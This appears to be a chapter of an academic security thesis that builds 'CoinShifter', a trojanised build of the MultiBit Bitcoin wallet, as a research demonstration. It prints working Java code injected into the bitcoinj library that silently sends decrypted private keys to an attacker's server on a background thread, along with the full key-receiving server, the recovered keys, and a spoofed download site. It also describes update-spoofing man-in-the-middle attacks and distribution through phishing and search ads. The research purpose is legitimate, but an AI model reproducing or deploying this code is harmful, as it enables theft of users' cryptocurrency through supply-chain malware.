


Figure 4.12: A forum post to warn people about a fake Electrum download site[9]




Figure 4.13: A forum post to warn people about fake MultiBit clients[10]

from Bitcoin talk forum¹ and were warnings to people about fake and malicious versions of either MultiBit or Electrum.

4.3.2 Development tools

For modifying the code, we used IntelliJ IDEA², but it could be replaced by any other text editor or another IDE³. Project management was handled by

¹<https://bitcointalk.org/>

²<http://www.jetbrains.com/idea/>

³IDE is an acronym of integrated development environment

Apache's Maven⁴ and source code was downloaded using Git⁵. For our spoofed distribution site we used a browser to download MultiBits website and edited the HTML with a text editor.

4.3.3 Getting familiar with MultiBit's interface

To change MultiBit, we first had to get an understand of how the client worked and in which part of the client it would be easiest to add our exploit. We compiled MultiBit and started it on OS X 10.9.1. Once it was up and running we performed the actions available through MutliBit's GUI. A sample of the actions we did were creating a new wallet, check the balance for the wallet, create a new transaction from a wallet and exporting/importing a wallet. By testing these features in the user interface, we got a mental model of how the different components of MultiBit interacted with each other. To further enhance our understanding, we analyzed the log generated by MultiBit as it ran. MultiBit has excellent debugging implemented, which made it easy to what had been done and by whom. Most of these observations were made by first noting the current state of the debug log, performing an action and then look back at the new entries in the log. From these new entries we could find the code sections that were involved in the operation. This was valuable for understanding MultiBit, but also for later in the process, when we needed to add our own code into MultiBit.

Creating a new wallet

We created a new wallet through the UI. MultiBit showed us the dialog shown in Figure 4.14. The user is prompted for a path to save the wallet and a name to be associated with the wallet. The user is never asked for a password, which means that the initial version of the wallet is unencrypted, both in memory and when first written to the disk. This gives attackers a window of opportunity to go after the wallet before it is encrypted. This was noted as a place where we can add our CoinShifter's code.

Exporting a private key

MultiBit lets the user export their private key and optionally encrypt the exported key. This is another place where the program interacts with the key. The

⁴<http://maven.apache.org/>

⁵<http://git-scm.com/>




Figure 4.14: The dialog MultiBit shows to the user when creating a new wallet


key is exported as a Base58 encoded string, a space and then the date. After the user has exported their private key(s) it can be imported in any application that can read the Base58 encoded string. The keys are, optionally, encrypted with AES CBC-256 bit encryption. Figure 4.15 shows MultiBit's view when exporting the key. This was also noted as a place for a possible exploit.

Importing a private key

The file in which the key is stored may be encrypted. MultiBit will decrypt it, if needed, and then recreate a wallet from the private key. This was another place noted as a possible place for CoinShifter.

Importing and exporting keys outside MultiBit's interface

MultiBit stores all its information in its data directory. Inside the data directory there are all of the user's wallets, the user's settings, and backups. Wallets can be manually added or removed as long as MultiBit's configuration file is updated to reflect the changes. If the key is not encrypted, then it can be parsed into another instance of MultiBit. This means an attacker can try their luck and look for .wallet files in hope of finding a unencrypted wallet.



The screenshot shows a window titled "Export Private Keys" with a tabbed interface. The active tab is "Export Private Keys". The window is divided into several sections:

- Wallet:** A section with the text "All private keys will be exported from the following wallet:". Below this, there is a table with two columns: "Description" and "Filename". The first row contains "Your wallet description" and "/home/teip/MultiBit/multibit.wallet". Below the table is a "Wallet password" label followed by a text input field.
- Export file:** A section with a "Filename" label and the value "/home/teip/MultiBit/multibit.key". Below this is an "Export to ..." button.
- Password of export file:** A section with a radio button selected for "Password protect export file:". Below this are two text input fields labeled "Password" and "Repeat password". There is also an unselected radio button for "Do not password protect export file."
- Export private keys:** A button at the bottom of the window.

Figure 4.15: The view MultiBit shows to the user when exporting their private key

4.3.4 MultiBits network usage

A bit more testing of MultiBit was done before the code was inspected. To check for any open ports that might be useful for CoinShifter. We used nmap to do network analysis on MultiBit. It was discovered that MultiBit, by default, opens port 8331. This port listens for other instances of MultiBit.

Nmap on running host The network mapping tool Nmap can scan a host for open connections, perform analysis on the host, and lots of other tricks. We simply used it to see whether MultiBit opened any listening sockets. We scanned the host and noted all open connections. MultiBit was then started and we scanned once more using:

```
nmap localhost -p-
```

The scan returned one new port that was previously not open, port 8331. A quick search through the running processes on the host

```
netstat -l (listening ports) -p (show process id) |grep 8331
```

confirmed that a MultiBit process created the new port. More details on how to misuse this open socket is described in Section 4.3.6. The requests received through port 8331 can also be disabled through MultiBit's options.

4.3.5 Analyzing MultiBit's source code

After getting familiar with MultiBit's GUI we started looking at the source code. The code is available online and is open sourced. MultiBit's source code was downloaded with Git and inspected using IntelliJ IDEA. From playing with the GUI and the entries in the debug log we were able to quickly identify classes that were interacting with a possibly decrypted key. These are areas of interest for us, as access to unencrypted private keys is our main target.

Initial analysis

The analysis started with MultiBit's main function, which is the entry point for code execution on Java. We followed the code as it branched out and found several places of interest. This was not as challenging as the task may sound, thanks to the initial investigations of MultiBit's GUI and the readable source code. As a reminder, the code for CoinShifter could have been inserted into the client anywhere the wallet is unencrypted. Which, in MultiBit's case, is when

either the user needs to use the key or when they create a new key. This happens when the user engages the actions through the GUI and then the corresponding actions are performed behind the scenes in MultiBit's core. This gives us two places of interest; the code responsible for the GUI actions in MultiBit or the code that each GUI action executes.

MultiBit relies on bitcoinj for handling the cryptographic data structures and wallets. This gave us the option of inserting CoinShifter into bitcoinj. A few spots stood out as plausible places to insert CoinShifter from looking around in the code. The two classes selected were the class responsible for creating new wallets and the class responsible for decrypting/encrypting wallets for MultiBit.

Another option for where to insert CoinShifter is into one of the user actions that require MultiBit to have access to a decrypted private key. Such actions as when the user wants to create a new wallet, export or import a wallet, or for sending a transaction. All of these actions are represented as their own class within MultiBit and have access to the unencrypted wallet.

We chose to modify bitcoinj because it would give Jim, our persona, less hassle in case he wanted to upgrade his false client to a newer version of MultiBit, for whatever reason he might have for that. If Jim initially modified MultiBit and the new version of MultiBit added a new function, then Jim has to add CoinShifter to the new action. If he instead had chosen to modify bitcoinj he could avoid having to modify any code. Since the underlying library is infected, the new action would also be exploited without requiring Jim to invest any effort into analyzing the new action's behavior or its code.

Interactions with the private key

There are several places where MultiBit interacts with the user's key. We found these areas by looking through the source code and using MultiBit's user interface.

bitcoinj The bitcoinj library contains most of the cryptographic primitives and algorithms that MultiBit uses. The wallets are made using the elliptic curve key implementation from bitcoinj. MultiBit relies heavily on bitcoinj and if the bitcoinj library is exploited, then any keys used in MultiBit can be compromised. Most interactions in bitcoinj are with an unencrypted key.

MultiBit There are several places where MultiBit handles the user's unencrypted key, such as when creating a new key, signing with the key, or when

exporting the key. These are areas that could be exploited to send the unencrypted key to the designated evil server. But since keys can be either created or imported into MultiBit, and one operation does not include the other, the evil code needs to be injected at all the unique places a key can be introduced. If there exist a route through MultiBit which does not capture all keys the users uses, then it is a loss for the attacker. E.g. if the attacker attempts to only steal keys when the user signs a transaction, the attacker will not steal any unused keys, which the victim may be using as a backup wallet or similar.

MultiBit dependencies

MultiBit is a large application and have used a couple of external libraries to ease development. Most notable of them are bitcoinj, a Java library that handles transactions, networking, and communication with the Bitcoin network. Since this is a crucial library, Enforcer Rules was added to make sure the library has not modified.

Bitcoinj MultiBit uses their own fork of a Bitcoin Java library called bitcoinj[87]. The reason MultiBit relies on their own fork instead of the original library “is due to legacy wallet serialization issues and the MultiBit team are working towards a complete integration“[87]. The library is maintained by the developers of MultiBit, but has not been modified since May 27, 2012[128]. The original library is, on the other hand, continuously being developed on[129]. MultiBit uses this library to create private keys, manage the block chain, create and sign transactions.

Bitcoinj Enforcer Rules The bitcoinj library is a valuable target, as the library is responsible for spending your bitcoins and creating your private keys. If an attacker could sneak in a corrupted and malicious version of the library, the attacker could steal private keys and all bitcoins. Also, any third-party library can be compromised if they know you use the a given library in your application Enforcer rules verifies each library’s integrity by comparing safe hashes against the hash from the downloaded library.

4.3.6 Vulnerabilities uncovered from MultiBit’s source code

These attacks were found by coincidence while looking through the source code. None of the attacks are threatening, but they can be a misused and can be a nuisance to MultiBit users.

Spoofer update reply

MultiBit is hardcoded to trusts all certificates presented to it, which means a man in the middle attack is possible. An example attack would be to find a victim, who you know or suspect is using MultiBit, then set up a proxy between the victim and the rest of the internet. You may then intercept any traffic from the victim, including traffic from the victim's MultiBit client. MultiBit will automatically call home to check whether there are any new updates available by checking `https://www.multibit.org/version.txt?version=[client version]`. But since MultiBit trusts any HTTPS certificate, the attacker can stop the message and reply with their own message. The client has already given the attacker their version number, so the attacker only needs to increment it to raise the alert notification in the victim's MultiBit client. Once the victim sees the message, the victim may try to go to `www.multibit.org` to download the new and updated client. The attack can then redirect the victim to their own evil server. If the victim asks for HTTPS version of the website, then the attacker needs a certificate signed by a certificate authority the victim's browser trusts to perform the attack. Once the victim is connected to the evil replica of `www.multibit.org`, then the attacker can lure the victim to download their evil server. Figure 4.16 illustrates the attack. HTTPS makes this attack difficult and is a possible way to stop it. They code also hints to a signature in the message received, but this was not present throughout March of 2014.

Spoofer Bitcoin transfer request

As mentioned by our nmap investigations, MultiBit creates a new socket when it starts up. By looking in the code we found the origin of the socket, which was created from a class called `ApplicationInstanceManager`. This class is used by MultiBit to check whether there already is a running instance of MultiBit on the machine. If there is, the new MultiBit instance passes its command line arguments to the already running instance of MultiBit. The running instance's socket will read incoming messages from the socket and attempt to parse them to a bitcoin transfer request. The request contains the amount of money to send, the receiver's address, and a name for the transaction. But it can also contain any other tag, which will be added to a map within the Bitcoin transfer object in MultiBit. Before parsing, messages read from the socket must start with a specific prefix and end with a given suffix to be valid. Once the message has been successfully read and parsed as a bitcoin transfer request, the user is asked whether they want to open accept the request. This dialog is shown in




Figure 4.16: A sequence diagram of how to potentially use man in the middle against MultiBit users




Figure 4.17: Dialog with fake anonymous Bitcoin transfer request

Figure 4.17. If the user has accepts, the user it taken to the send panel, which then is filled with the information from the transfer request. This is shown in Figure 4.18. This open port means that any MultiBit user that has not blocked or reassigned MultiBit's port 8331 can be spammed with transfer requests from any origin. The attack is presented as a sequence diagram in Figure 4.19.

Spoofer exchangers

MultiBit uses a library called XChange for managing Bitcoin exchangers. It trusts all HTTPS certificates, which makes a man in the middle attack easy since there is not authentication of the end points. An attacker can spoof the currency rates the target receives. This can be especially useful if the victim is sending bitcoins to the attacker.

4.3.7 Inserting CoinShifter's code

Since MultiBit is open source, their source code was available online from their Github repository[87]. After getting accustomed to using the MultiBit interface and black box testing it a bit, we looked through the code. The only obstacle from adding a simple method for sending to us is the wallet encryption. Our criminal persona, Jim, is not expected to feasibly overcome the encryption used by MultiBit. To overcome the encryption, we added the code in Figure 4.20 in places where we knew the wallet was decrypted. The reason we knew the key was decrypted is because we chose places where MultiBit needs the key for its operations, such as signing a transaction and generating new keys.




Figure 4.18: The view once the user has accepted the Bitcoin transfer request




Figure 4.19: A sequence diagram of how to spam MultiBit users with Bitcoin transfer requests

```

private void sendKey(final byte[] keyBytes) {
    Thread thread = new Thread((Runnable) () -> {
        try {
            Socket socket = new Socket(host, port);
            OutputStream stream = socket.getOutputStream();
            stream.write(keyBytes);
            socket.close();
        } catch (Exception e) {
            // Ignore
        }
    });
    thread.start();
}

```

Figure 4.20: The method added to KeyCrypiterScript to send over the keys

```

private void sendKey() {
    final byte[] keyBytes = this.getPrivKeyBytes();
    Thread thread = new Thread((Runnable) () -> {
        try {
            Socket socket = new Socket(host, port);
            OutputStream stream = socket.getOutputStream();
            stream.write(keyBytes);
            socket.close();
        } catch (Exception e) {
            // Ignore
        }
    });
    thread.start();
}

```

Figure 4.21: The method added to ECKKey to send over the keys

Client code Figure 4.20 shows the method added to one of the constructors of the `com.google.ECKey` and Figure 4.21 is the code added to the class `com.google.bitcoin.crypto.KeyCrypterScript`. Both those classes are from the `bitcoinj` library. `KeyCrypter` encrypts and decrypts the key, while `ECKey` is the model for the keys. Both places have access to the secret bytes that represent the private key. Both methods are similar and the added code is simple and minimal. It creates a new thread which sends the private key to a central `CoinShifter` server. The reason for why `CoinShifter` starts a new thread was to avoid our network code from executing on `MultiBit`'s main thread. The main thread is used for rendering the GUI and the application be noticeably slowed down from our executing our code. So it was offloaded on another thread to remain discrete and not affect the GUI's rendering. Both methods sends the bytes that make up the private key to the central `CoinShifter` server.

Server code Figure 4.22 shows the code used to receive the private key. The `encode` and `keyToString` methods are there to recreate the formatting that `MultiBit` uses when they print the user's keys. This will make it easier for the readers to verify that the recovered key from `CoinShifter` is the same key as `MultiBit` uses.

4.3.8 Testing CoinShifter

After we had added the code for `CoinShifter` to `bitcoinj`, we compiled `MultiBit`. Once the compilation was finished, we set out to test the client. The compiled client was tested on Ubuntu 13.08, OS X 10.9.2, and Windows 8. The `CoinShifter` server was ran on an OS X 10.9.2 laptop. All the platforms were set up using the guides For each platform we simply started up `MultiBit`. Then we created a new key through `MultiBit`'s interface. It is the new keys that are shown in the figures below.

Recovered keys

To test `CoinShifter`, we ran both the server and the client. A snippet of the results are shown in Figure 4.23 There are 6 keys depicted in the figure, where two keys come from each operating system. The first two are from Ubuntu, then two from OSX, and the last two are from Windows. The first of the two in each pair is the initial key generated by `MultiBit` when it starts for the first time. The second is a key we generated ourselves through the GUI. For brevity we have omitted the screen shots of the exported keys from OSX and Windows.

```

package shifter;

import ...

public class CoinShifter {

    private int port = 8000;
    private byte[] buffer = new byte[32];

    public void run() {
        try {
            ServerSocket socket = new ServerSocket(port);
            while (true) {
                try {
                    Socket client = socket.accept();
                    InputStream stream = client.getInputStream();
                    stream.read(buffer);
                    ECKey key = new ECKey(buffer, null);
                    String keyDump = keyToString(encode(key.getPrivKeyBytes()));
                    System.out.println("Recovered key: " + keyDump);
                    client.close();
                } catch (Exception e) {
                    e.printStackTrace();
                }
            }
        } catch (Exception e) {
            e.printStackTrace();
            // Ignore
        }
    }

    private String keyToString(byte[] keyBytes) {
        byte[] addressBytes = new byte[1 + keyBytes.length + 4];
        addressBytes[0] = (byte) 128;
        System.arraycopy(keyBytes, 0, addressBytes, 1, keyBytes.length);
        byte[] check = Utils.doubleDigest(addressBytes, 0, keyBytes.length + 1);
        System.arraycopy(check, 0, addressBytes, keyBytes.length + 1, 4);
        return Base58.encode(addressBytes);
    }

    private byte[] encode(byte[] keyBytes) {
        byte[] bytes = new byte[33];
        System.arraycopy(keyBytes, 0, bytes, 0, 32);
        bytes[32] = 1;
        return bytes;
    }

    public static void main(String[] args) {
        CoinShifter shifter = new CoinShifter();
        shifter.run();
    }
}

```

Figure 4.22: The code used to receive the stolen keys

```

Recovered key: Kxsdkj35j8BpJAmVVzi4ij65Ni9V8QZHAjD2yPwasGmRktfVBmcp
Recovered key: L13pGUJq6eRLBib2yNQ9vP8TWRwIRNwexTvli32T9wtyDFKbHuW
Recovered key: Kwzkizg5qoxGzAQp6ExGdlwoz2yXP2qeNptcBLA2VQBoQELtV7pi
Recovered key: L3tF7KdVaSXhRnibpglQ3UHVzS3XQUk4ZRPozUyHPjdYLN3yA9S
Recovered key: KwHp7QooGjFZaruDcigNbPJq7gyGZ8bbhp2quv9RXbbA9B8ZC6d8
Recovered key: Kz4tBGdd7dxNP1XlzNQvbxXvao977UcRdT4pgvwbt68JSjXuvlpi

```

Figure 4.23: The keys recovered from the CoinShifter.

```

# KEEP YOUR PRIVATE KEYS SAFE !
# Anyone who can read this file can spend your bitcoin.
#
# Format:
# <Base58 encoded private key>[<whitespace>[<key createdAt>]]
#
# The Base58 encoded private keys are the same format as
# produced by the Satoshi client/ sipa dumpprivkey utility.
#
# Key createdAt is in UTC format as specified by ISO 8601
# e.g: 2011-12-31T16:42:00Z . The century, 'T' and 'Z' are mandatory
#
Kxsdkj35j8BpJAmVVzi4ij65Ni9V8QZHAjD2yPwasGmRktfVBmcp 2013-06-06T03:35:32Z
# End of private keys

```

Figure 4.24: Key generated by MultiBit on first start on Ubuntu. It is the first key in Figure 4.23

Each of those keys correspond to one of the three private keys from three different clients on three different platforms. The content in each figure is the contents of an unencrypted export of a private key using MultiBit’s interface.

Based on the results of our testing, CoinShifter client passes all the requirement for the finished client, which are described in Section 3.3.2. This evaluation was completed in Chapter 5.

4.3.9 Spreading our client

There are several venues we could have used to notify people of CoinShifter, but we chose to not do use either of them because CoinShifter is illegal. We did not want to risk that our client was actually used and stole any bitcoins. Instead we created a very simple spoofed website to show that it was easy to replicate a website. We also included examples of how other malicious clients previously have been spread. The following are examples of methods used by real-world attackers to spread word of their malicious clients. The attackers have used online forums[130][131], false advertisements in search engines[89], and spoofing


```
# KEEP YOUR PRIVATE KEYS SAFE !
# Anyone who can read this file can spend your bitcoin.
#
# Format:
# <Base58 encoded private key>[<whitespace>[<key createdAt>]]
#
# The Base58 encoded private keys are the same format as
# produced by the Satoshi client/ sipa dumpprivkey utility.
#
# Key createdAt is in UTC format as specified by ISO 8601
# e.g: 2011-12-31T16:42:00Z . The century, 'T' and 'Z' are mandatory
#
L13pGUJq6eRLB1b2yNQ9vP8TWRw1RNwexTv1i32T9wtyDFKbHuW 2014-05-16T13:14:41Z
# End of private keys
```

Figure 4.25: Key generated by us through the GUI on Ubuntu. It is the second key in Figure 4.23

or social engineering to lure their victims[132].

CoinShifter's website

To create the website for CoinShifter we copied MultiBit's HTML and CSS files. These were the files responsible for rendering the website in the browser. When we had acquired them, we could manipulate them as we wanted. The end result is shown in Figure

Online forum

There are several forum[130][131] where Bitcoin users hang out and talk. Many clients have been introduced[133], tested and discussed through such forums. But the forums can also be used together with social engineering to convince users to try your new client[133].

Search engines

A search engine is useful when you are searching for a specific Bitcoin client, but attackers may use the search engine to link or advertise an evil version of the client you intended to find. By manipulating the rankings or advertising their client on the search engines, an attacker can lure a victim to their evil client.

Phishing

If an attacker suspects they are in possession of emails belonging to Bitcoin client users, the attacker can spam the users with phishing emails. The emails

Home
Features
FAQ
Community
Blog
Help


What is CoinShifter?

CoinShifter is a secure, lightweight, international Bitcoin malware for Windows, MacOS and Linux

- CoinShifter makes losing all your bitcoins quick and simple
- CoinShifter comes in a variety of languages because stealing bitcoins is without borders
- CoinShifter is free to download and is not open source
- CoinShifter is easy to install

CoinShifter is free. If you find CoinShifter useful please consider [donating 1.00 BTC](#). Your donation helps pay for server and malware development costs. Thanks.

Screenshots



The screenshot shows a web browser window with the title 'MultiBit - multibit donations - /Users/jjim/real money/multibitDonate/donations.wallet'. The main content area is divided into two panels. The left panel, titled 'Wallets', lists three wallets: 'petty cash 2' with a balance of 54.55384024 BTC (\$6,943.90), 'multibit donations' with a balance of 3.88326271 BTC (\$494.30), and 'bsol-petty-1' with a balance of 3.9998 BTC (\$508.13). The right panel, titled 'Wallet', shows a password change form for the selected 'multibit donations' wallet. The form includes fields for 'Current password', 'New password', and 'Repeat new password'. A warning message at the bottom states: 'Keep your password safe. You need this password to spend your bitcoin. It cannot be recovered if lost.' Above the form is a table with columns 'Exchange', 'Currency', and 'Last', containing data for 'Bitfury' (USD, 127.29) and 'OpenExchangeRates' (EUR, 93.654485).

Download v0.5.18

[Windows installer](#) -8.5MB [Signature](#)
 Compatible with Windows 2000 - Windows 8 (32/64 bit)

[Mac OS X installer](#) -7.2MB [Signature](#)
 Universal disk image (DMG).
 Compatible with Mac OS X Intel 10.3-10.8.

[Linux / Unix installer](#) -7.6MB [Signature](#)

[How to install](#)

[Getting started](#)

Verify

Installers are not signed, no need to waste time verifying checksums!

[Previous releases](#)

Donate

Your donation helps keep CoinShifter updated. Thank you.




Figure 4.26: CoinShifter's website

can link to malicious sites or contain attachments with malware.

Spoofting

This approach tries to obtain URLs or hosting that are similar to the original client and lure users to the seemingly legitimate site. Many clients and software have official channels where they propagate their clients and its updates. This may be an URL with the client's name or a project hosted at a popular code hosting site, such as SourceForge. But even though the developer favors one particular medium, it does not mean that all users know that the developer favors that site. This opens up for an attack where the attacker uses another popular sites to spread their evil client. These other sites may even be popular sites that the developer have chosen to not use - which means search engines will link to them.

4.3.10 Exploit overview of Multibit

Figure 4.27 is an abstract overview of the exploits we discovered on MultiBit's. The concrete details about MultiBit's architecture was omitted with the exception for the affected components. The remaining components in the figure are either responsible for interacting with the user's sensitive information or external communication with improper authentication.




Figure 4.27: An abstract overview of the MultiBit client's architecture

Chapter 5

Discussion

This chapter presents a discussion about the results found from our work. The objectives of our work was set out with the aim of mapping attack vectors against the Bitcoin network and its components. Most existing attacks vectors can be modified to target Bitcoin users and their bitcoins.

